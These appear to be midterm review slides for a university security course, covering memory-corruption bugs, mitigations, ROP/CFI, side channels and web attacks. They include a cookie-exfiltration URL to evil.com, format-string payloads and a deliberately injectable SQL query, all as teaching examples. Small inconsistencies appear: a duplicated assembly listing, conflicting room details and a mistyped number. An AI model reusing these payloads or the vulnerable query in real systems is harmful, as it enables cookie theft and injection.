CSE127 Midterm Review

Midterm Date: Tuesday, February 8th, 2:00pm - 3:20pm
Location: CENTR 105 and P416 E Tent

Midterm Logistics

- Number of questions?
  - Still being determined
- Question Format
  - Possibly True/False
  - Definitely short answer and longer fill-in questions
- Location
  - CENTR 105 and P416 W Tent (you may choose whichever you prefer)
- Cheat Sheet
  - Can have one cheat sheet of letter size, double-sided, any font/writing


Topics

- Threat Modeling
  - High level definitions
  - Concepts of security terms
- Control Flow Vulnerabilities
  - Different types of buffer overflows
  - Stack vs Heap
  - Mitigation strategies
- Memory Safety
  - Return Oriented Programming (ROP)
  - Control Flow Integrity (CFI)
- System Security
  - Inter-process, user/kernel, VMs (Isolation)
  - Side Channels
- Web Security
  - Attacker Model
  - Same-Origin Policy (SOP)
  - Cross-Site Scripting (XSS)
  - Cross-Site Request Forgery (CSRF)
  - SQL Injection

Threat Modeling

https://twitter.com/thegrugq/status/864023197145944064

- What is threat modeling?
- What is your threat model?
  - What do you want to protect from whom?
  - Who/what do you trust?
  - Defines the scope of the problem
- Examples:
  - Gmail accounts
    - What is my threat model? What do I want to protect against? How?
  - Hospitals
    - What is my threat model? What do I want to protect against? How?



https://www.schneier.com/academic/archives/1999/12/attack_trees.html

Buffer Overflows


- What is a buffer overflow?
- What assumptions do buffer overflows violate?
- Where do buffer overflows typically occur (Python data analysis vs. system-level C) and why?
- What is the problem with gets() and strcpy()?
- What are different ways to exploit a buffer overflow?


Buffer Overflows

- What is a buffer overflow?
- What assumptions do buffer overflows violate?
- Where do buffer overflows typically occur (Python data analysis vs. system-level C) and why?
- What is the problem with gets() and strcpy()?
- What are different ways to exploit a buffer overflow?
    - Format string vulnerabilities
    - Heap vulnerabilities
    - Integers

The Stack


- Stack
  - Local variables, function calls
- Heap
  - malloc, new, etc.
- Stack Frames
  - Each frame stores local vars and arguments to called functions
- Stack Pointer (%esp)
  - Points to the top of the stack
  - Grows down (High to low addrs)
- Frame Pointer (%ebp)
  - Points to the base of the caller's stack frame






Function Calls

- Caller and Callee
  - What do each of them do when...
    - Calling a function?
    - Returning




Know how the stack fills from this...

```
1  foobar(int, int, int):
2          pushl   %ebp
3          movl    %esp, %ebp
4          subl    $16, %esp
5          movl    8(%ebp), %eax
6          addl    $2, %eax
7          movl    %eax, -4(%ebp)
8          movl    12(%ebp), %eax
9          addl    $3, %eax
10         movl    %eax, -8(%ebp)
11         movl    16(%ebp), %eax
12         addl    $4, %eax
13         movl    %eax, -12(%ebp)
14         movl    -4(%ebp), %edx
15         movl    -8(%ebp), %eax
16         addl    %eax, %edx
17         movl    -12(%ebp), %eax
18         addl    %edx, %eax
19         movl    %eax, -16(%ebp)
20         movl    -4(%ebp), %eax
21         imull   -8(%ebp), %eax
22         imull   -12(%ebp), %eax
23         movl    %eax, %edx
24         movl    -16(%ebp), %eax
25         addl    %edx, %eax
26         leave
27         ret
28 main:
29         pushl   %ebp
30         movl    %esp, %ebp
31         pushl   $99
32         pushl   $88
33         pushl   $77
34         call    foobar(int, int, int)
35         addl    $12, %esp
36         nop
37         leave
38         ret
```



...to this!

```
1  foobar(int, int, int):
2          pushl   %ebp
3          movl    %esp, %ebp
4          subl    $16, %esp
5          movl    8(%ebp), %eax
6          addl    $2, %eax
7          movl    %eax, -4(%ebp)
8          movl    12(%ebp), %eax
9          addl    $3, %eax
10         movl    %eax, -8(%ebp)
11         movl    16(%ebp), %eax
12         addl    $4, %eax
13         movl    %eax, -12(%ebp)
14         movl    -4(%ebp), %edx
15         movl    -8(%ebp), %eax
16         addl    %eax, %edx
17         movl    -12(%ebp), %eax
18         addl    %edx, %eax
19         movl    %eax, -16(%ebp)
20         movl    -4(%ebp), %eax
21         imull   -8(%ebp), %eax
22         imull   -12(%ebp), %eax
23         movl    %eax, %edx
24         movl    -16(%ebp), %eax
25         addl    %edx, %eax
26         leave
27         ret
28 main:
29         pushl   %ebp
30         movl    %esp, %ebp
31         pushl   $99
32         pushl   $88
33         pushl   $77
34         call    foobar(int, int, int)
35         addl    $12, %esp
36         nop
37         leave
38         ret
```



%eip = 0x08049bbc

Format String Vulnerabilities


- What is the problem with printf?
- Variadic function – variance in what can be input
- What do the following vulnerabilities do?
  - printf(“\x10\x01\x48\x08%x%x%x%x%s”)
  - printf(“%n”)

Heap Vulnerabilities

- Dynamically allocated memory in program
- Programmer is responsible for many of the details
  - Variable liveliness and validity
- Heap are kept in doubly-linked lists (bins)
- What happens to freed memory in the heap?
  - Double free and use after free

- Unlink operation to remove a chunk from the free list:

```
#define unlink(P, BK, FD)
{
    FD = P->fd;
    BK = P->bk;
    FD->bk = BK;
    BK->fd = FD;
}
```



Integer Overflow/Conversion

4160749577 * 32 = 4160749557 * 2^5 =
4160749577 << 5

4160749577 =
0b1111100.....1001
<< 5 = 0b00.....100100000
= 1(32) + 1(256) = 288

Notice the MSb!
Unsigned: 4160749577
Signed: -134217719

-134217719 * 32 = 288

Mitigating buffer overflows


- What are the types of mitigations we talked about in lecture?

Mitigating buffer overflows

- What are the types of mitigations we talked about in lecture?
  - Stack cookies/canaries
  - Memory Protection (DEP)
  - Address Space Layout Randomization (ASLR)


Stack Cookies/Canaries

- Detect overwriting of return address
- Changes how callee works
  - Needs to allocate space for canary and push it (when calling)
  - Check canary (when returning)
- Can use fixed or random value or terminator canary
  - What are the tradeoffs of each?
- How do we bypass canaries in different scenarios?
- Are they still used today? (yes)




Memory Protection (DEP, W^X)

- Make all pages writeable OR executable
  - Why does this help us?
- What are the tradeoffs?
  - Little performance impact vs required hardware support
  - A few others...
- How do we bypass this?
  - Tip: libc()



Address Space Layout Randomization (ASLR)

- Randomize Stack base
  - Add random offset
  - Are addresses still relative?
- Bypasses
  - NOP sleds
  - Guessing
  - Leaking (e.g., with printf)
  - Heap spray
- Limitations
  - Performance vs. protection



https://hyperboleandahalf.blogspot.com/2010/06/this-is-why-ill-never-be-adult.html

Return Oriented Programming


- Why do we need return oriented programming? What does it help us do?
  - Perform exploits in the face of CFI defenses that we just talked about
- Make complex shellcode out of existing application code
  - Call these gadgets
  - Where can you “stitch” these gadgets together?
- What are examples of gadgets?

	"Normal"	Return-oriented
Instruction pointer	eip	esp
No-op	nop	ret
Unconditional jump	jmp address	set esp to addr of gadget; ret
Conditional jump	jnz address	set esp to address of gadget if some condition is met; ret
Variables	memory and registers	mostly memory
Inter-instruction (inter-gadget) register and memory interaction	minimal, mostly explicit; e.g., adding two registers only affects the destination register	can be complex; e.g., adding two registers may involve modifying many registers which impacts other gadgets

Control Flow Integrity

- Attackers jump and subvert the control flow to gain control
- What if we constrain the control-flow to ONLY legitimate paths?
  - What is legitimate?
    - Return to calling function
    - Expected in the source
    - Jump only to beginnings of functions.
- Create a control flow graph, which dictates all the paths a program COULD take
- Need a shadow stack..
  - What are the limitations of this?

```
void sort2(int a[],int b[], int len {
   sort(a, len, lt);
   sort(b, len, gt);
}

bool lt(int x, int y) {

 return x < y;

}

bool gt(int x, int y) {

 return x > y;

}
```




System Security: Secure Design Principles

- Least privilege
  - Only provide as much privilege to a program as is needed to do its job
- Privilege separation
  - Divide system into different pieces, each with separate privileges, requiring multiple different privileges to access sensitive data/code (AND vs OR)
- Complete mediation
  - Check every access that crosses a trust boundary against security policy
- Fail-safe and fail-closed
  - A device will not endanger data when it fails, and will not fall into the wrong hands
- Defense in depth
  - Use more than one security mechanism (belt and suspenders)
- Keep it simple

System Security: Implementation


- Process abstraction & isolation
- User IDs & Access Control Lists
- Hardware support
- User/Kernel privilege separation
- Virtual Memory & Address Translation
- Page tables!
    - How do these work?
    - How do we make syscalls faster, and what can go wrong? (hint: return-to-user)

Page Table Walk



Side Channels


- Review last week's discussion for more notes
- Mitigations?
- Cache side channels
  - Caches make things faster, can have multiple levels
- Overview of Rowhammer, Spectre, Meltdown
  - What are they, why do they exist, are there mitigations



https://en.wikipedia.org/wiki/Cache_hierarchy

Web Security

- Built around Same-Origin policy
  - Resources from the same origin are assumed to trust each other
- What's an origin?
  - <scheme, domain, port>
- Things from different origins shouldn't be able to see each other's properties
  - Cookies(use slightly different definition of origin)
  - DOM elements
  - Javascript
- Enforcement: Browser
  - Compromise the entire browser -> violate SOP



Process 1
Process 2
Address spaces
+ UIDs
skype
1password
Filesystem
UIDs + ACLs
Page 1
Page 2
SOP
evil.com
bank.ch
Cookies/HTML5 local storage
SOP

Cookies

- What are cookies?
  - Key/Value pairs associated with websites
  - Sent by browser when an HTTP request is made
- Same-origin policy: scheme://domain:port/path?params
  - Domain can be any domain suffix that isn't on public suffix list (.com)
- Websites use these to store state e.g logged-in state
  - Leaking these across websites is very bad!
- Leaking cookies:
  - Javascript running on page can access cookie!
    - Javascript runs with the privileges of the page
  - Can leak via HTTP request
    - http://evil.com/?cookies=document.cookie
  - Partial solutions: HttpOnly cookie
    - Cookie not exposed via Javascript


Cross-Site Scripting (XSS)

- What is XSS?
  - Injecting malicious scripts into benign and trusted website
- Reflected XSS
  - User input in URL is reflected onto the page
- Stored XSS
  - User input is stored into a database, and is displayed on a page later.
- Prevention: Content Security Policy
  - Whitelist only expected sources of scripts, browser will refuse to run non-specified sources



Cross-Site Request Forgery

- Attacker makes a request to another website
- Browser sends cookies along with request
  - What might attacker be able to do?



CSRF Defenses

- CSRF token
  - Random token that needs to be passed in requests
  - Attacker doesn't know token, so cannot make valid request
  - SOP prevents attacker from knowing token
- SameSite cookies
  - Strict: Browser will only sent SameSite cookies to requests that originate from same site
- Secure cookies
  - Cookies only sent over HTTPS
  - Prevents network attacker, but not state-changing attacks

SQL Injection

- Constructing a query directly using user input creates this vulnerability

```
...
const user = req.query.user;
const query = `SELECT * FROM messages WHERE name = '${user}'`;
...
db.query(query);
```

- Defenses:
  - Use prepared statements or Object Relation Mappers
  - Both prevent the query/data confusion fundamental to SQLi

General Tips

- Study concepts, not word matching
  - Understand how things work, what assumptions they rely on, how they break down
- Read the required readings and understand the concepts
- Don't stress too much!
  - Get a good night's sleep

Good luck!

Midterm Date: Tuesday, February 8th, 2:00pm - 3:20pm